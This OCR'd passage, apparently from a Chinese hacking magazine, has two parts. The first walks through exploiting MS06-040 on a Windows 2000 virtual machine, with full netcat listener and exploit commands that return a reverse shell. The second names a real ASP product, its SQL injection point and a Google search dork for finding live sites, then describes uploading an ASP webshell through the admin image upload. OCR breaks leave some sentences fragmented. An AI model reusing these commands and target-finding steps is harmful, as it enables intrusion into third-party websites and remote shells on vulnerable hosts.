


图16

运行MS06-040 Netapi32 Scanner，选择“simple IP”，填入Windows2000的IP地址 192.168.1.2，点击“scan”，扫描结果如图16所示，Vulnerable就表示存在漏洞。

打开CMD命令提示符，进入NC所在的目录，运行“nc －l －vv －p 1234”，也就是监听本地的1234端口，如图17。




图17

再打开一个CMD窗口，运行ms06040rpc.exe，我们会看到该溢出程序的使用格式为“ms06040rpc.exe 要攻击的IP地址 本机IP地址 反弹的端口 对方操作系统类型”，其中1表示Win2000 SP4系统，2表示WinXP SP1系统。按照给出的使用格式，我们输入“ms06040rpc.exe 192.168.1.2 192.168.1.1 1234 1”，如图19，然后返回到NC监听的那个CMD窗口，溢出成功的话，我们就会得到了一个cmdshell了。

一机多用，保乐而不为？以后我们在发现什么新的远程溢出程序的话，就不用担心没有测试环境了，另外我们还可以在




图18





图19

Windows2000及Windows2003上设置好IIS，在安装上什么论坛或文章系统的，以后也可以用来测试了。

（文章中涉及到的软件Vmware已经收录在光盘中）

从后台到WEBSHELL

Shane369



网上天天都在公布各个系统的漏洞信息，但牛人们发布的这些漏洞往往只是告诉你怎么进入后台就完事了。菜菜们进入后台后就迷茫了，到处求助：这个后台谁来帮忙看看！怎么获取webshell？（记得我当初就是这样的，满QQ群的去问）现在我就把以往从后台获取Shell的经验以及网上总结的一些方法给大家作一个简介。

一、直接上传Shell

存在这种问题的后台已经不多了，但再不多也确实是有的，前段时间在源码之家就发现了一个叫做“第一秀产品展示程序”的产品发布系统存在这个问题，我在百度构造关键字搜索了一下发现使用这个系统的网站还真不少（尽管大部分使用的都是修改版本，但内核还是一样的）。

程序名：第一秀产品展示程序
语言：ASP
注入点：BoardView.asp
GOOGLE关键字：inurl:BoardView.asp?id=

该系统通过注入很容易就可以拿到后台，密码也是明文的（注入的时候可以使用明小子注入工具，它有该系统的的表明，啊D则没有），我们进入后台，如图1。




图1

找到服装列表—添加服装（当然，不同网站的名字可能会不一样），在图片上传处就可以直接上传ASP大马，然后提交，如图2。




图2

